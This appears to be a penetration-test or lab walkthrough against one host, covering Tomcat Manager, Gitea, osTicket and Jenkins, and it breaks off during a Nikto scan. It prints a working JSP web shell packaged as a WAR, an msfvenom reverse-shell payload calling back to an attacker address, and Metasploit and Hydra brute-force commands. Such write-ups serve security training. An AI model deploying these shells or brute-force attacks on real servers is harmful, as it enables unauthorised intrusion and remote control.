
During our external penetration test, we run EyeWitness and see one host listed under "High Value Targets." The tool believes the host is running Tomcat, but we must confirm to plan our attacks. If we are dealing with Tomcat on the external network, this could be an easy foothold into the internal network environment.

Tomcat servers can be identified by the Server header in the HTTP response. If the server is operating behind a reverse proxy, requesting an invalid page should reveal the server and version.
http://192.168.0.145:8080/invalid
In this instance, the response revealed that Apache Tomcat version 10.1.44 was in use.
The default documentation page, which is often left accessible if not removed by administrators, could potentially reveal the general folder structure of a Tomcat installation.
├── bin
├── conf
│   ├── catalina.policy
│   ├── catalina.properties
│   ├── context.xml
│   ├── tomcat-users.xml
│   ├── tomcat-users.xsd
│   └── web.xml
├── lib
├── logs
├── temp
├── webapps
│   ├── manager
│   │   ├── images
│   │   ├── META-INF
│   │   └── WEB-INF
|   |       └── web.xml
│   └── ROOT
│       └── WEB-INF
└── work
    └── Catalina
        └── localhost
The webapps directory serves as the default webroot of Tomcat and hosts all deployed applications. Each folder inside webapps is expected to follow a specific structure.
webapps/customapp
├── images
├── index.jsp
├── META-INF
│   └── context.xml
├── status.xsd
└── WEB-INF
    ├── jsp
    |   └── admin.jsp
    └── web.xml
    └── lib
    |    └── jdbc_drivers.jar
    └── classes
        └── AdminServlet.class
The most critical file within this structure is WEB-INF/web.xml, which serves as the deployment descriptor. Below is an example of a typical web.xml file.
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE web-app PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN" "http://java.sun.com/dtd/web-app_2_3.dtd">

<web-app>
  <servlet>
    <servlet-name>AdminServlet</servlet-name>
    <servlet-class>com.keym4ker.api.AdminServlet</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>AdminServlet</servlet-name>
    <url-pattern>/admin</url-pattern>
  </servlet-mapping>
</web-app>
Another important configuration file is tomcat-users.xml, which defines user roles and permissions. This file is responsible for controlling access to the /manager and /host-manager administrative pages.
<?xml version="1.0" encoding="UTF-8"?>

<SNIP>

<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  Built-in Tomcat manager roles:
    - manager-gui    - allows access to the HTML GUI and the status pages
    - manager-script - allows access to the HTTP API and the status pages
    - manager-jmx    - allows access to the JMX proxy and the status pages
    - manager-status - allows access to the status pages only
-->
!-- user manager can access only manager section -->
<role rolename="manager-gui" />
<user username="tomcat" password="tomcat" roles="manager-gui" />
<!-- user admin can access manager and admin section both -->
<role rolename="admin-gui" />
<user username="admin" password="admin" roles="manager-gui,admin-gui" />

</tomcat-users>
Tomcat Manager - Login Brute Force
If we can access the /manager or /host-manager endpoints, we can likely achieve remote code execution on the Tomcat server. Let's start by brute-forcing the Tomcat manager page on the Tomcat instance at http://192.168.0.145:8080. We can use the auxiliary/scanner/http/tomcat_mgr_login Metasploit module for these purposes.
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.0.145
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8080
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set stop_on_success true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

Now, we have an authenticated access inside Tomcat's Manager application.

Exploitation - Tomcat Manager
The Manager Web Application allows new applications to be deployed by uploading WAR files. A WAR file can be created using the standard zip utility.
Let's download a popular JSP web shell and packaged it into a WAR file by compressing it with zip.
<%@ page import="java.util.*,java.io.*"%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
</pre>
</BODY></HTML>
Zipping the cmd.jsp
nano cmd.jsp
zip -r backup.war cmd.jsp
// output
adding: cmd.jsp (deflated 81%)
Next, the tester deployed the malicious WAR file through the Tomcat Manager application.

The file was successfully uploaded through the Manager GUI, after which the /backup application appeared in the applications table.

To trigger the RCE, the tester issued a curl command to the deployed application and queried the id command.
curl http://192.168.0.145:8080/backup/cmd.jsp?cmd=id

Browsing to http://192.168.0.145:8080/backup/cmd.jsp will present us with a web shell that we can use to run commands on the Tomcat server. From this point, the web shell could be upgraded to an interactive reverse shell for more reliable access.
Alternatively, msfvenom can be used to generate a malicious WAR file. The payload java/jsp_shell_reverse_tcp will execute a reverse shell through a JSP file.
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.0.104 LPORT=4443 -f war > revshell.war
For LHOST value, use the IP address of your attacker machine.
Start a netcat listener and browse on /revshell to execute the shell.

The tester now had a second reverse shell established on the target machine.
Port 8888 - Gitea App
Gitea is a lightweight, self-hosted Git service which is basically an alternative to GitHub, GitLab, or Bitbucket, but simpler and easier to deploy.
The tester performed directory fuzzing to discover public repositories that might contain hardcoded credentials, API keys, or other sensitive information.
└─$ gobuster dir --url http://192.168.0.145:8888 -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.145:8888
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.well-known/change-password (Status: 303) [Size: 49] [--> /user/settings/account]
/.well-known/security.txt (Status: 200) [Size: 340]
/.well-known/openid-configuration (Status: 200) [Size: 1214]
/admin                (Status: 303) [Size: 38] [--> /user/login]
/explore              (Status: 303) [Size: 41] [--> /explore/repos]
/favicon.ico          (Status: 301) [Size: 58] [--> /assets/img/favicon.png]
/issues               (Status: 303) [Size: 38] [--> /user/login]
/notifications        (Status: 303) [Size: 38] [--> /user/login]
/sitemap.xml          (Status: 200) [Size: 287]
/v2                   (Status: 401) [Size: 50]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
After a few exploration, we discovered a public repository Keym4ker which contains

The creds file contains the credentials james:lebronkingjames23.

Recall from our earlier enumeration on port 21, we downloaded a zip-protected file and a notes from James. Let's use the creds and try to open the zip file again.
└─$ unzip secret.zip
Archive:  secret.zip
[secret.zip] im_invisible.jpg password:
password incorrect--reenter:
password incorrect--reenter:
Password is incorrect.
Further examining the app, the tester discovered the history of a public repository.

A review of the git commit history revealed a previously deleted password belonging to the user James.

The tester proceeded to unzip secret.zip again. Using the correct password, the archive was successfully opened and found to contain an image file.
Within the previously obtained notes, the user James mentioned: “I discovered this cool way of storing secrets in an image. If you want to try it, I hid my SSH password in the image on this server.”
Let's try using Steghide. Steghide is a steganography tool for Linux/Unix and Windows. It’s used to hide (embed) data inside image or audio files without changing the file’s noticeable appearance or sound.
└─$ steghide extract -sf im_invisible.jpg
Enter passphrase:
It's password-protected. After a few failed attempts the tester decided to move on to the next target.
Port 9090 - osTicket
osTicket is a widely-used open-source support ticketing system. It can be used to manage customer service tickets received via email, phone, and the web interface. osTicket is written in PHP and can run on Apache or IIS with MySQL as the backend.
└─$ feroxbuster -k -u http://192.168.0.145:9090 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files-lowercase.txt

<SNIP>
200      GET        7l       56w     2314c http://192.168.0.145:9090/images/mystery-oscar.png
200      GET       53l      123w     4009c http://192.168.0.145:9090/images/FhHRx-Spinner.gif
200      GET        2l      861w    70892c http://192.168.0.145:9090/js/select2.min.js
200      GET      106l      353w     5292c http://192.168.0.145:9090/view.php
200      GET       80l      878w    51416c http://192.168.0.145:9090/images/favicon.png
302      GET        1l        1w       13c http://192.168.0.145:9090/scp/ => http://192.168.0.145:9090/scp/login.php
422      GET      109l      345w     5217c http://192.168.0.145:9090/login.php
200      GET       15l       71w     6656c http://192.168.0.145:9090/images/captcha/silk.png
Browsing first to the login page http://192.168.0.145:9090/scp, we are presented with a login page.

The tester tried some common authentication bypasses to subvert the login form but unsuccessful. Let's use Hydra to bruteforce the login form. First, let's capture the login request in Burpsuite to observe the behavior of the application.

Hydra is a popular password-cracking tool used by penetration testers and security researchers. Its main purpose is to brute-force or dictionary-attack logins against a wide variety of network services.
- The
POSTmethod indicates that data is being sent to the server to create or update a resource. /scp/login.phpis the URL endpoint handling the login request.- The
Content-Typeheader specifies how the data is encoded in the request body. - The
Content-Lengthheader indicates the size of the data being sent. - The request body contains the
useridandpasswd, encoded as key-value pairs.
└─$ hydra -l john -P /usr/share/wordlists/rockyou.txt -s 9090 192.168.0.145 http-post-form '/scp/login.php:userid=^USER^&passwd=^PASS^:F=Access denied' -t 64 -u -f

<SNIP>
[DATA] attacking http-post-form://192.168.0.145:9090/scp/login.php:userid=^USER^&passwd=^PASS^:Access denied
[9090][http-post-form] host: 192.168.0.145   login: /usr/share/seclists/Usernames/Names/names.txt   password: 123456
[STATUS] attack finished for 192.168.0.145 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
The result of Hydra is inconsistent because of the CSRF token in the web form. Let's move on.
Port 9191
Browsing the vhost in port 9191, it displayed the default Apache page.
Let's run gobuster.
└─$ gobuster dir --url http://192.168.0.145:9191 -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.145:9191
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/javascript           (Status: 301) [Size: 326] [--> http://192.168.0.145:9191/javascript/]
/server-status        (Status: 403) [Size: 280]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
The vhost seems empty, let's move on.
Port 9999 - Jenkins
Using Nikto to check for vulnerabilities.
└─$ nikto -h 192.168.2.33:9999
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.0.145
+ Target Hostname:    192.168.0.145
+ Target Port:        9999
+ Start Time:         2025-08-29 05:55:42 (GMT-4)
---------------------------------------------------------------------------
